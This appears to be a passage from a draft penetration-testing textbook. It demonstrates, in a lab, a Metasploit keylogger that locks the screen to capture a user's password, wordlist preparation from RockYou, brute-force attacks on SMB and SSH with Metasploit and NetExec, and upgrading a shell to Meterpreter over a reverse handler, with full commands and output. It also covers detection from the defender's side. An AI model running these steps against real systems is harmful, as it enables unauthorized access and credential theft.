  as SYSTEM, the MIGRATE option must be enabled and the CAPTURE_TYPE
option should be set to one of
  Explorer, Winlogon, or a specific PID. To capture the keystrokes of
the interactive user, the
  Explorer option should be used with MIGRATE enabled. Keep in mind that
this will demote this session
  to the user's privileges, so it makes sense to create a separate
session for this task. The Winlogon
  option will capture the username and password entered into the logon
and unlock dialog. The LOCKSCREEN
  option can be combined with the Winlogon CAPTURE_TYPE to for the user
to enter their clear-text
```

```
  password. It is recommended to run this module as a job, otherwise it
will tie up your framework user interface.

View the full module info with the info -d command.
```

Suppose that the attacker has a SYSTEM level Meterpreter shell on the Windows target, say in session 2. If the attacker wants to capture the password of the currently logged on user, they can run the module with `CAPTURE_TYPE` set to Winlogon, set `LOCKSCREEN` to true so that the screen will lock, and set `MIGRATE` to true so that the module will migrate to the winlogon.exe process.

Before doing so, a savvy attacker would use the Meterpreter command `idletime` as the desktop user (not SYSTEM) to verify that the defender is not currently actively using the desktop.

The attacker launches the attack as a background job as follows:

```
msf6 post(windows/capture/keylog_recorder) > set capture_type winlogon
capture_type => winlogon
msf6 post(windows/capture/keylog_recorder) > set lockscreen true
lockscreen => true
msf6 post(windows/capture/keylog_recorder) > set migrate true
migrate => true
msf6 post(windows/capture/keylog_recorder) > set session 2
session => 2
msf6 post(windows/capture/keylog_recorder) > exploit -j
[*] Post module running as background job 0.
msf6 post(windows/capture/keylog_recorder) >
[*] [2024.06.02-16:34:08] Executing module against STANDALONE
[*] [2024.06.02-16:34:08] Trying winlogon.exe (632)
[+] [2024.06.02-16:34:12] Successfully migrated to winlogon.exe (632)
as: NT AUTHORITY\SYSTEM
[*] [2024.06.02-16:34:12] Locking the desktop...
[*] [2024.06.02-16:34:12] Screen has been locked
[*] [2024.06.02-16:34:12] Starting the keylog recorder...
[*] [2024.06.02-16:34:12] Keystrokes being saved in to
/home/zathras/.msf4/loot/20240602163412_default_172.31.0.13_host.windows
.key_841046.txt
[*] [2024.06.02-16:34:12] Recording keystrokes...
msf6 post(windows/capture/keylog_recorder) > jobs

Jobs
====

  Id  Name                                      Payload  Payload opts
  --  ----                                      -------  ------------
  0   Post: windows/capture/keylog_recorder
```

The data recorded from the keystroke logger is stored in the loot directory in the file system as noted in the module output. It will be in the directory `~/.msf4/loot` with a filename derived from the module and the datetime it was run.

```
┌──(zathras㉿kali)-[~/.msf4/loot]
└─$ cat 20240602163412_default_172.31.0.13_host.windows.key_841046.txt
Keystroke log from winlogon.exe on STANDALONE with user NT
AUTHORITY\SYSTEM started at 2024-06-02 16:34:12 -0400

password1<Shift>!
<CR>
```

If the module is run as a new job where `CAPTURE_TYPE` is set to explorer and `LOCKSCREEN` is set to false, then this new job will capture the keystrokes entered on the Windows desktop.

The Metasploit database records the filenames containing the keystroke data; this can be read with the `loot` command.

```
msf6 post(windows/capture/keylog_recorder) > loot

Loot
====

host         service  type                    name            content
info            path
----         -------  ----                    ----            -------
----            ----
172.31.0.13           host.windows.keystrokes  keystrokes.txt
text/plain  User Keystrokes
/home/zathras/.msf4/loot/20240602162800_default_172.31.0.13_host.windows
.key_026738.txt
172.31.0.13           host.windows.keystrokes  keystrokes.txt
text/plain  User Keystrokes
/home/zathras/.msf4/loot/20240602163412_default_172.31.0.13_host.windows
.key_841046.txt
```

# 1.6. Brute Force Attacks

The “attack” described in Section 1.3 is hardly worthy of the name, as it assumes that the attacker already had a valid set of credentials for the target network. Defenders of real networks work hard to prevent this.

One common and real technique to attack a defended network is the brute force attack. This is an attack where the attacker tries combinations of passwords and accounts with the hope of guessing a valid set of credentials.

## 1.6.1. Theoretical Considerations for Brute Force Attacks

Brute force attacks can be subdivided into two broad categories depending on the target. Network attacks target a service that requires authentication; these include shell logins like SSH; they also include web services with protected web pages or web sites. The second category contains local attacks. These include attempts to crack collections of stolen password hashes or

decrypt encrypted files. Local attacks take place solely on hardware controlled by the attacker, while network attacks require the attacker to interact with one or more systems controlled by the defender.

There are four important considerations for brute force attacks:

- What is the userlist of users?
- What is the wordlist of passwords?
- Time: How long does an individual authentication attempt take, and how many attempts can be expected?
- What defenses or countermeasures has the defender deployed to mitigate these attacks?

Countermeasures may be encountered on network attacks. Older defenses included account lockout thresholds or other rate-limiting techniques. Recently defenders have turned to various forms of multi-factor authentication, including SMS messaging, time-based one-time passwords (TOTP), and FIDO authentication.

Attackers considering a brute-force attack must consider the time needed to complete the attack. To determine the time for every combination to be attempted, the attacker multiplies the size of the user list by the size of the password list by the time it takes for one attempt. As an example, if there are 1,000 users with a password list of 1,000,000 possible passwords and the attack can proceed at 100 attempts per second (so one attempt takes 0.01 seconds), then the amount of time to exhaust the lists is 10,000,000 seconds - which comes to about 2,778 hours, or about 116 days.

The number of possible passwords is extremely large. The number of eight-character passwords containing only lower-case English letters is $26^8$, which exceeds 208 billion. The number of eight-character passwords that may include lower-case English letters, upper-case English letters, or 40 possible symbols (e.g. ~,!,@,#) is $(26+26+40)^8$, which exceeds 5 quadrillion. Adding an additional character multiplies the number of possible passwords by 92=26+26+40.

The larger the wordlist of possible passwords, the greater the likelihood that the password for a given account is contained in that wordlist. Doubling the size of the password list doubles the amount of time needed for the computation to complete but does not double the probability that the actual password is contained in the wordlist. There is not necessarily a benefit to increasing the size of the wordlist in a brute force attack, as eventually the increased attack time becomes more important than the increased probability that the password is contained in the wordlist.

The December 2009 attack on RockYou is a watershed moment in the development of password cracking techniques. RockYou had a large user base and stored their passwords internally in plain text. Once their network was breached and the data for the 32 million accounts taken and released, attackers realized that there were only 14 million unique passwords. Many passwords were repeatedly used by different accounts.

Though there are more than 208 billion possible eight-character passwords, there are only roughly 80,000 eight-letter English words. Rather than trying every possible combination of letters, attackers now prefer to start with lists of commonly used passwords. If these fail, then an attacker can try simple modifications of these passwords, like adding a symbol or number to the end of a commonly used password.

Password spraying is a variant of a brute force network attack, where the attacker tries the same commonly used password against all the users in the userlist, rather than trying all the entries in the password list against the same user before proceeding to the next user. By using a commonly used password, the probability that the attack is successful goes up, while rate-limiting and account lockout defenses are less effective because the attacker is only making a small number of guesses for each individual user.

## 1.6.2. Kali Wordlists

Kali includes wordlists in the directory `/usr/share/wordlists`. This includes the RockYou list, though that list is compressed to save space. Compressed, the file is 51M, while uncompressed it is 134M.

```
┌──(zathras㉿kali)-[/usr/share/wordlists]
└─$ ls -lh /usr/share/wordlists/rockyou.txt.gz
-rw-r--r-- 1 root root 51M May 12  2023
/usr/share/wordlists/rockyou.txt.gz

┌──(zathras㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(zathras㉿kali)-[/usr/share/wordlists]
└─$ ls -lh /usr/share/wordlists/rockyou.txt
-rw-r--r-- 1 root root 134M May 12  2023
/usr/share/wordlists/rockyou.txt
```

Many wordlists are components of other tools installed on Kali. Metasploit has a selection of wordlists in the directory `/usr/share/metasploit-framework/data/wordlists`; there is a symbolic link to this directory in the Kali wordlists directory at `/usr/share/wordlists`. The file `/usr/share/metasploit-framework/data/wordlists/password.lst` includes 88,398 common passwords.

The wordlist `/usr/share/john/password.lst` is symlinked from `/usr/share/wordlists/john.lst`. This is part of the John the Ripper package; it contains 3,546 passwords commonly seen on 1990s Unix systems as well as common passwords seen between 2006 and 2010.

Another option for password lists is the seclist package. This can be installed on Kali with `apt` as follows:

```
┌──(zathras㉿kali)-[/usr/share/wordlists]
└─$ sudo apt install seclists
Installing:
  seclists

… Output Deleted …
```

The resulting collection of lists is stored in the directory `/usr/share/seclists` and takes up 1.9G of space:

```
┌──(zathras㉿kali)-[/usr/share/wordlists]
└─$ du -h -s /usr/share/seclists
1.9G    /usr/share/seclists
```

The directory `/usr/share/seclists/Passwords` contains several wordlists appropriate for a brute force attack; some are composed of common passwords; others are taken from various leaked databases, including the RockYou database.

Before using a wordlist, an attacker may wish to consider the password policies on the target. If the target's password policy requires that all passwords include a number and a special character, then entries in the password list that do not meet these requirements should be removed before they are used. To create a wordlist from the RockYou list, an attacker can use `grep` to include only those passwords that include both a digit and a punctuation mark as follows:[40]

```
┌──(zathras㉿kali)-[~]
└─$ grep '[[:digit:]]' /usr/share/wordlists/rockyou.txt | grep
'[[:punct:]]' > wordlist
grep: /usr/share/wordlists/rockyou.txt: binary file matches
```

The resulting wordlist now only has 540,835 entries:

```
┌──(zathras㉿kali)-[~]
└─$ wc wordlist
 540835  547452 6257683 wordlist
```

## 1.6.3. Metasploit Brute Force Attack on SMB

The Windows Server Message Block (SMB) service is used to share folders, printers, and some network connections.[41] Because this is a network service that requires authentication it may be vulnerable to a network brute force attack. Before this service can be attacked, the target needs to be configured to allow remote connections through the firewall, as per Section 1.3.2. Unlike the `exploit/windows/smb/psexec` exploit, the targeted user(s) do not need to be administrators.

One module that can be used to attack SMB servers is `auxiliary/scanner/smb/smb_login`.[42] This module is loaded as follows:

```
msf6 > use auxiliary/scanner/smb/smb_login
```

[40] What is a punctation mark? One of the following symbols: ! " # $ % & ' ( ) * + , - . / : ; < = > ? @ [ \ ] ^ _ ` { | } ~. See https://www.gnu.org/software/grep/manual/html_node/Character-Classes-and-Bracket-Expressions.html.

[41] This service and its use on Windows is discussed later, in Chapter XXX (as soon as I figure out where that is going to go).

[42] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/scanner/smb/smb_login.md

## 1.6 Brute Force Attacks

`[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session`

The module has a large collection of options. The `RHOSTS` variable is mandatory and unset; this is used to choose the system(s) to attack.

The attacker needs to determine which user(s) and password(s) to try. The module can be run with a single user, specified with the `SMBUser` variable and/or with a single password specified with the `SMBPass` variable. Alternatively, the attacker can pass a list of users with the `USER_FILE` variable and/or a list of passwords with the variable `PASS_FILE`. These files should have one entry per line. If the target is on a domain, then the domain name should be provided in `SMBDomain`.

Some variables control module behavior. The `BRUTEFORCE_SPEED` variable is set to an integer between 0 and 5. Values other than 5 add a delay between attempts; if set to 4, then 0.1 seconds is added between attempts; if set to 3 that 0.5 seconds is added; if set to 2 then 1 second is added; if set to 1 then 15 seconds is added; and if set to zero then 5 minutes is added between attempts.

The `VERBOSE` variable determines if information about each failed attempt should be displayed on the screen. If `ABORT_ON_LOCKOUT` is set to true, then the exploit will halt if an account lockout is detected. The variable `STOP_ON_SUCCESS` is self-documenting.

If the variable `CreateSession` is set to true, then a new session will be created for each successful authentication. This does not yield a Meterpreter shell, but rather a limited SMB shell.

Here is an example how such an attack could be launched against a domain target:

```
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 172.31.0.4
rhosts => 172.31.0.4
msf6 auxiliary(scanner/smb/smb_login) > set smbdomain group-0
smbdomain => group-0
msf6 auxiliary(scanner/smb/smb_login) > set pass_file passlist
pass_file => passlist
msf6 auxiliary(scanner/smb/smb_login) > set user_file userlist
user_file => userlist
msf6 auxiliary(scanner/smb/smb_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/smb/smb_login) > set abort_on_lockout true
abort_on_lockout => true
msf6 auxiliary(scanner/smb/smb_login) > set createsession true
createsession => true
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] [2024.06.04-14:16:50] 172.31.0.4:445       - 172.31.0.4:445 -
Starting SMB login bruteforce
[-] [2024.06.04-14:16:50] 172.31.0.4:445       - 172.31.0.4:445 -
Failed: 'group-0\kosh:test',
```

```
[-] [2024.06.04-14:16:50] 172.31.0.4:445       - 172.31.0.4:445 -
Failed: 'group-0\kosh:pass',
[-] [2024.06.04-14:16:50] 172.31.0.4:445       - 172.31.0.4:445 -
Failed: 'group-0\kosh:password',
[-] [2024.06.04-14:16:51] 172.31.0.4:445       - 172.31.0.4:445 -
Failed: 'group-0\kosh:thepassword',
[+] [2024.06.04-14:16:51] 172.31.0.4:445       - 172.31.0.4:445 -
Success: 'group-0\kosh:password1!'
[*] SMB session 1 opened (172.16.236.98:37201 -> 172.31.0.4:445) at
2024-06-04 14:16:51 -0400
[-] [2024.06.04-14:16:51] 172.31.0.4:445       - 172.31.0.4:445 -
Failed: 'group-0\zathras:test',

… Output Deleted …

[*] [2024.06.04-14:16:53] 172.31.0.4:445       - Scanned 1 of 1 hosts
(100% complete)
[*] [2024.06.04-14:16:53] 172.31.0.4:445       - Bruteforce completed,
3 credentials were successful.
[*] [2024.06.04-14:16:53] 172.31.0.4:445       - 3 SMB sessions were
opened successfully.
[*] Auxiliary module execution completed
```

The credentials obtained by the attack are stored in the Metasploit database; they can be recalled with the `creds` command as follows:

```
msf6 auxiliary(scanner/smb/smb_login) > creds
Credentials
===========

host        origin      service        public         private
realm  private_type  JtR Format  cracked_password
----        ------      -------        ------         -------        ---
--  ------------  ----------  ----------------
172.31.0.4  172.31.0.4  445/tcp (smb)  kosh           password1!
Password
172.31.0.4  172.31.0.4  445/tcp (smb)  zathras        password1!
Password
172.31.0.4  172.31.0.4  445/tcp (smb)  administrator  password1!
Password
```

### 1.6.3.1. The SMB Shell

If the `CreateSession` variable is set, then `auxiliary/scanner/smb/smb_login` will also create shells. Unlike the Meterpreter shells from Section 1.4, these shells are limited, and can generally only interact with file shares on the target, including the default shares.

When the attacker interacts with the shell, the **shares** command shows the file shares present on the system known to the user.

```
msf6 auxiliary(scanner/smb/smb_login) > sessions -i 1
[*] Starting interaction with 1...
SMB (172.31.0.4) > help shares
Usage: shares

View the shares available on the remote target.

OPTIONS:

    -h, --help           Help menu
    -i, --interact <id>  Interact with the supplied share ID
    -l, --list           List all shares

SMB (172.31.0.4) > shares
Shares
======

    #  Name    Type          comment
    -  ----    ----          -------
    0  ADMIN$  DISK|SPECIAL  Remote Admin
    1  C$      DISK|SPECIAL  Default share
    2  IPC$    IPC|SPECIAL   Remote IPC
```

Because this session was obtained as a non-administrative user, they do not have access to the default share C$, which grants access to the entire disk.[43]

```
SMB (172.31.0.4) > shares -i 1
[-] Error running action interact: RubySMB::Error::UnexpectedStatusCode
The server responded with an unexpected status code:
STATUS_ACCESS_DENIED
```

On the other hand, if the attacker uses a session that running as an account with local administrator privileges, then they can read and write to the disk:

```
SMB (172.31.0.4) > sessions -i 3
[*] Backgrounding session 1...
[*] Starting interaction with 3...

SMB (172.31.0.4) > shares
Shares
======

    #  Name    Type          comment
```

[43] This will be described along with file shares later, in Chapter XXX (as soon as I figure out where that is going to go).

```
    -  ----    ----          -------
    0  ADMIN$  DISK|SPECIAL  Remote Admin
    1  C$      DISK|SPECIAL  Default share
    2  IPC$    IPC|SPECIAL   Remote IPC

SMB (172.31.0.4) > shares -i 1
[+] Successfully connected to C$
SMB (172.31.0.4\C$) > dir Users\\zathras\\Desktop
ls Users\zathras\Desktop
========================

    #  Type  Name      Created    Accessed    Written   Changed   Size
    -  ----  ----      -------    --------    -------   -------   ----
    0  DIR   .         2023-11-0  2024-06-04  2023-11-  2023-11-
                       1T01:24:3  T05:09:13-  02T01:44  02T01:44
                       8-04:00    04:00       :20-04:0  :20-04:0
                                              0         0
    1  DIR   ..        2023-11-0  2024-06-04  2023-11-  2023-11-
                       1T01:24:3  T15:08:26-  01T01:27  01T01:27
                       8-04:00    04:00       :25-04:0  :25-04:0
                                              0         0
    2  FILE  desktop.  2023-11-0  2024-05-18  2023-11-  2023-11-  282
             ini       1T01:25:0  T19:37:46-  01T01:25  01T01:25
                       0-04:00    04:00       :00-04:0  :00-04:0
                                              0         0
    3  FILE  Microsof  2023-11-0  2024-05-18  2023-11-  2023-11-  2354
             t Edge.l  1T01:25:0  T19:37:47-  01T01:25  01T01:25
             nk        1-04:00    04:00       :01-04:0  :01-04:00
```

Files can be uploaded or downloaded to the file share with the `upload` and `download` commands as follows:

```
SMB (172.31.0.4\C$) > upload ./textfile Users\\zathras\\Desktop\\textfil
e.txt
[*] Uploaded 21.00 B of 21.00 B (100.0%)
[+] ./textfile uploaded to Users\zathras\Desktop\textfile.txt
SMB (172.31.0.4\C$) > download Users\\administrator\\Desktop\\second_exa
mple.txt ./second.txt
[*] Downloaded 18.00 B of 18.00 B (100.0%)
[+] Downloaded Users\administrator\Desktop\second_example.txt to
./second.txt
```

The full set of commands available on an SMB shell is available by running `help` from the prompt.

### 1.6.3.2. Linux Samba Targets

SMB servers can also be run on Linux systems by using the Samba package.[44] Provided they are properly configured and allow the requires network traffic on TCP/445, these can also be attacked with `auxiliary/scanner/smb/smb_login`.

```
msf6 auxiliary(scanner/smb/smb_login) > exploit

[*] [2024.06.04-16:09:07] 172.25.185.82:445     - 172.25.185.82:445 -
Starting SMB login bruteforce
[+] [2024.06.04-16:09:07] 172.25.185.82:445     - 172.25.185.82:445 -
Success: '.\zathras:password1!'
[*] SMB session 1 opened (172.16.236.98:35881 -> 172.25.185.82:445) at
2024-06-04 16:09:07 -0400
[*] [2024.06.04-16:09:07] 172.25.185.82:445     - Scanned 1 of 1 hosts
(100% complete)
[*] [2024.06.04-16:09:07] 172.25.185.82:445     - Bruteforce completed,
1 credential was successful.
[*] [2024.06.04-16:09:07] 172.25.185.82:445     - 1 SMB session was
opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > sessions

Active sessions
===============

  Id  Name  Type  Information               Connection
  --  ----  ----  -----------               ----------
  1         smb   SMB zathras @ 172.25.185.  172.16.236.98:35881 -> 17
                  82:445                    2.25.185.82:445 (172.25.1
                                            85.82)

msf6 auxiliary(scanner/smb/smb_login) > sessions -i 1
[*] Starting interaction with 1...

SMB (172.25.185.82) > shares
Shares
======

    #  Name         Type         comment
    -  ----         ----         -------
    0  CommonShare  DISK         Common File Share for Authenticated U
                                 sers
    1  IPC$         IPC|SPECIAL  IPC Service (Samba 4.13.3)
```

[44] A discussion of how to set up a Samba server on Linux is in Section XXX.

```
    2  zathras      DISK         Home Directories

SMB (172.25.185.82\IPC$) > shares -i 0
[+] Successfully connected to CommonShare
SMB (172.25.185.82\CommonShare) > ls
ls
===

    #  Type  Name      Created    Accessed    Written   Changed   Size
    -  ----  ----      -------    --------    -------   -------   ----
    0  DIR   .         2024-01-0  2024-05-16  2024-01-  2024-01-
                       8T22:06:5  T15:25:18-  08T22:06  08T22:06
                       1-05:00    04:00       :51-05:0  :51-05:0
                                              0         0
    1  DIR   ..        2023-09-2  2024-05-16  2023-09-  2023-09-
                       3T15:16:2  T15:25:18-  23T15:16  23T15:16
                       1-04:00    04:00       :21-04:0  :21-04:0
                                              0         0
    2  DIR   Recon     2023-09-2  2024-05-16  2023-09-  2023-09-
                       4T21:51:2  T15:25:18-  24T21:51  24T21:51
                       1-04:00    04:00       :21-04:0  :21-04:0
                                              0         0
… Output Deleted …

SMB (172.25.185.82\CommonShare) > upload ./test.txt Recon/testing.txt
[*] Uploaded 18.00 B of 18.00 B (100.0%)
[+] ./test.txt uploaded to Recon\testing.txt
```

## 1.6.4. Metasploit Brute Force Attack on SSH

The Secure Shell (SSH) service is used to allow remote users access to a command shell on a system. These are commonly encountered running on Linux servers and are becoming more common on Windows systems now that Windows includes an SSH server as an installable role on Windows systems and PowerShell 7 can use SSH as a transport mechanism.

Because SSH is a network service that requires authentication it may be vulnerable to a network brute force attack. Before this service can be attacked, it must be installed and running on the target, and the firewall must allow traffic to that port, which is usually TCP/22.

A Metasploit module that can be used to attack SMB servers is `auxiliary/scanner/ssh/ssh_login`.[45] This module is loaded as follows:

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

[45] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/scanner/ssh/ssh_login.md

Like `auxiliary/scanner/smb/smb_login`, this module has several options. The `RHOSTS` variable is required and must be set to the target(s). This module also has `STOP_ON_SUCCESS` and `BRUTEFORCE_SPEED` variables that work as they do for SMB. The attacker can specify an individual user with `USERNAME` or a list of users with `USER_FILE`; the attacker can also choose a single password with `PASSWORD` or a list of passwords with `PASS_FILE`. The module includes the option to create sessions on success with the `CreateSession` variable and controls its output with the `VERBOSE` variable.

An attack against a Linux target could be launched as follows:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 172.31.0.10
rhosts => 172.31.0.10
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file passlist
pass_file => passlist
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file userlist
user_file => userlist
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > set createsession true
createsession => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] [2024.06.04-20:06:14] 172.31.0.10:22 - Starting bruteforce
[-] [2024.06.04-20:06:16] 172.31.0.10:22 - Failed: 'kosh:test'
[-] [2024.06.04-20:06:20] 172.31.0.10:22 - Failed: 'kosh:pass'
[-] [2024.06.04-20:06:22] 172.31.0.10:22 - Failed: 'kosh:password'
[-] [2024.06.04-20:06:24] 172.31.0.10:22 - Failed: 'kosh:thepassword'
[-] [2024.06.04-20:06:28] 172.31.0.10:22 - Failed: 'kosh:password1!'
[-] [2024.06.04-20:06:33] 172.31.0.10:22 - Failed: 'zathras:test'
[-] [2024.06.04-20:06:35] 172.31.0.10:22 - Failed: 'zathras:pass'
[-] [2024.06.04-20:06:38] 172.31.0.10:22 - Failed: 'zathras:password'
[-] [2024.06.04-20:06:40] 172.31.0.10:22 - Failed: 'zathras:thepassword'
[+] [2024.06.04-20:06:44] 172.31.0.10:22 - Success: 'zathras:password1!'
'uid=1000(zathras) gid=1000(zathras) groups=1000(zathras)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux
rocky.group-0.lab.tu 5.14.0-70.13.1.el9_0.x86_64 #1 SMP PREEMPT Wed May
25 21:01:57 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (172.16.236.98:42785 -> 172.31.0.10:22) at
2024-06-04 20:06:45 -0400
… Output Deleted …
[*] [2024.06.04-20:07:17] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The credentials obtained by the attack are stored in the Metasploit database and can be recalled with the `creds` command:

```
msf6 auxiliary(scanner/ssh/ssh_login) > creds
Credentials
===========
```

```
host         origin       service       public   private     realm
private_type  JtR Format  cracked_password
----         ------       -------       ------   -------     -----  ----
--------  ----------  ----------------
172.31.0.10  172.31.0.10  22/tcp (ssh)  zathras  password1!
Password
```

Many Linux systems tell a user the number of unsuccessful logins that have occurred on that account since the last successful login. A brute force attack against a user via SSH may be detected in this fashion.

#### 1.6.4.1. Linux Shells

The shell that results from a successful SSH brute force attack against a Linux system is not a Meterpreter shell, but rather a Linux shell. A user that first sees such a shell may be confused, as it provides no prompt of any kind- just a blank line. However, the result is a functioning Linux shell without the prompt. Most Bash commands will happily work.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
zathras
hostname
rocky.group-0.lab.tu
ip -br a s
lo               UNKNOWN        127.0.0.1/8 ::1/128
ens18            UP             172.31.0.10/12
fde0:fb41:8dc5:4b30:31::10/64 fe80::e4a7:e1ff:fea4:41db/64
```

The attacker can determine the PID of the process as if it were a Bash shell by looking for the value of the Bash variable `$$`. Like a channel in Windows Meterpreter, the shell is backgrounded by pressing `CTRL+Z`:

```
echo $$
2744
^Z
Background session 1? [y/N]  y
msf6 auxiliary(scanner/ssh/ssh_login) >
```

##### *1.6.4.1.1. Detecting a Linux Shell*

Unlike a Windows Meterpreter shell, a Metasploit Linux shell running on a target is not hidden within another process and is detectable. As an example, a user on the targeted system (Rocky Linux 9.0 in this example) can look for the PID (2744) just found and identify the process:[46]

```
[zathras@rocky ~]$ ps u 2744
```

[46] A more detailed look into Linux processes, including the `ps` command is in Section XXX.

```
USER         PID %CPU %MEM    VSZ   RSS TTY    STAT START   TIME COMMAND
zathras     2744  0.0  0.2 222652  4000 ?      Ss   22:03   0:00 -bash
```

### *1.6.4.1.2. Upgrading a Shell to Meterpreter*

The lack of a prompt in the Linux shell provided by `auxiliary/scanner/ssh/ssh_login` is not its only shortcoming. The shell does not provide an autocomplete feature and it does not provide a history of past commands. Many attackers find that these quality-of-life improvements make them more productive.

Metasploit provides a way to upgrade many, but not all, shells to a Meterpreter shell. The default Linux shell is one that can be upgraded to Meterpreter, while the SMB shell from Section 1.6.3.1 cannot be so upgraded.

This is accomplished with the `sessions` command, passing the `-u` flag and the ID of the session that is to be upgraded. As an example, suppose that after a successful SSH brute force attack against a Linux system, the attacker has just one session running a Linux shell:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information    Connection
  --  ----  ----         -----------    ----------
  1         shell linux  SSH zathras @  172.16.236.98:36207 -> 172.31.
                                        0.10:22 (172.31.0.10)
```

To upgrade this session to a Linux Meterpreter shell, the attacker runs the following:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s):
[1]

[*] [2024.06.04-22:31:31] Upgrading session ID: 1
[*] [2024.06.04-22:31:32] Starting exploit/multi/handler
[*] [2024.06.04-22:31:38] Started reverse TCP handler on
172.16.236.98:4433
[*] [2024.06.04-22:31:43] Sending stage (1017704 bytes) to 172.31.0.10
[*] Meterpreter session 2 opened (172.16.236.98:4433 ->
172.31.0.10:54480) at 2024-06-04 22:31:44 -0400
[*] [2024.06.04-22:31:45] Command stager progress: 100.00% (773/773
bytes)
```

This results in a new session running Meterpreter on Linux:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============
```

```
  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  1         shell linux           SSH zathras @        172.16.236.98:3620
                                                       7 -> 172.31.0.10:2
                                                       2 (172.31.0.10)
  2         meterpreter x86/li    zathras @ rocky.gr   172.16.236.98:4433
            nux                   oup-0.lab.tu          -> 172.31.0.10:54
                                                       480 (172.31.0.10)
```

#### 1.6.4.2. Meterpreter on Linux

The attacker can interact with the new Meterpreter shell on the Linux target in much the same way as Windows Meterpreter (Section 1.4).

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: zathras
meterpreter > sysinfo
Computer     : rocky.group-0.lab.tu
OS           : Red Hat 9.0 (Linux 5.14.0-70.13.1.el9_0.x86_64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Meterpreter commands that are not Windows-specific generally work the same way on Linux Meterpreter as they do on Windows Meterpreter. This includes basic commands like `sysinfo`, `getuid`, `getpid`, `ps`, `pgrep`, `getenv`, and `localtime`. Networking commands also generally work, though they use the Meterpreter commands rather than possible equivalents on the underlying Linux system. Thus, the attacker can use Meterpreter `ifconfig`, `arp`, `route`, `resolve`, `getproxy`, and `netstat`. The various directory commands function, including `ls`, `pwd`, and `cd`. Files can be moved to/from the target with `upload` and `download`; processes can be started with the `execute` command and stopped with the `kill` command.

Most Windows-specific commands do not have an equivalent for Meterpreter on Linux. Because Linux Meterpreter runs as a stand-alone process, there is no `migrate` command and because there is no registry there is no need for a `reg` command. Commands like `getprivs`, `idletime`, `show_mount`, `timestomp`, `reboot`, and `clearev` are not supported in Linux Meterpreter. Also missing are screen and keyboard related commands like `enumdesktops`, `screenshot`, `screenshare`, `keyscan_start`, `keyscan_stop`, and `keyscan_dump`.

##### *1.6.4.2.1. Detecting Meterpreter on Linux*

Like the Linux shell, when Meterpreter runs on a Linux system, it runs as a new stand-alone process that can be detected. One difference though, is that when the upgrade module runs, the new process is spawned as the result of an executable in the `/tmp` directory, and that file is

deleted once the Meterpreter process launches. As an example, here is the result of `getpid` on a Linux Meterpreter spawned by upgrading a shell:

```
meterpreter > getpid
Current pid: 2887
```

A defender can look for and identify the process and the file that launched the process.[47]

```
[zathras@rocky ~]$ ps u 2887
USER         PID %CPU %MEM    VSZ   RSS TTY  STAT START   TIME COMMAND
zathras     2887  0.0  0.0   1192  1056 ?    S    22:31   0:00 /tmp/DaJPo
[zathras@rocky ~]$ ls /tmp/DaJPo
ls: cannot access '/tmp/DaJPo': No such file or directory
[zathras@rocky ~]$ file -L /proc/2887/exe
/proc/2887/exe: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), statically linked, no section header
```

## 1.6.5. NetExec and CrackMapExec

Metasploit is not the only tool on Kali systems that can be used to launch brute force attacks against SMB or SSH. A very popular tool is CrackMapExec, available on Kali and from GitHub at https://github.com/byt3bl33d3r/CrackMapExec. In December 2023, the CrackMapExec project was archived. An alternative is NetExec https://github.com/Pennyworth/NetExec which is now also available in Kali. The syntax for the two tools is essentially the same aside from the difference in tool names.

The installation of NetExec on Kali is standard.

```
┌──(zathras㉿kali)-[~]
└─$ sudo apt install netexec
```

Documentation for NetExec is available from https://www.netexec.wiki/, while documentation for CrackMapExec is available from https://crackmapexec.popdocs.net/.

These tools can target remote systems that run any of the protocols smb, ssh, rdp, ldap, winrm, mssql, and ftp.

### 1.6.5.1. NetExec and CrackMapExec Brute Force Attacks against SMB

NetExec and CrackMapExec can perform brute force attacks against Windows and Linux SMB server, provided the target is configured and the service is available.[48] As a simple example, suppose that the attacker wants to target a stand-alone Windows 10 system at 172.31.0.13, using a list of users in the file userlist (one per line), and a list of passwords in the file passlist (one per line). NetExec and CrackMapExec stop as soon as they identify a set of valid credentials. To

[47] Information about the deleted file remains in the `/proc` subdirectory for this process; see Section XXXX for details.

[48] Section 1.3.2 describes a quick setup for Windows. More detail is provided in Chapter XXX.

continue and try for additional credentials, an attacker can pass the flag `--continue-on-success`. The result is the following NetExec `nxc` command:[49]

```
┌──(zathras㉿kali)-[~]
└─$ nxc smb 172.31.0.13 -u userlist -p passlist --continue-on-success
SMB         172.31.0.13     445    STANDALONE       [*] Windows 10 /
Server 2019 Build 19041 x64 (name:STANDALONE) (domain:standalone.group-
0.lab.tu) (signing:False) (SMBv1:False)
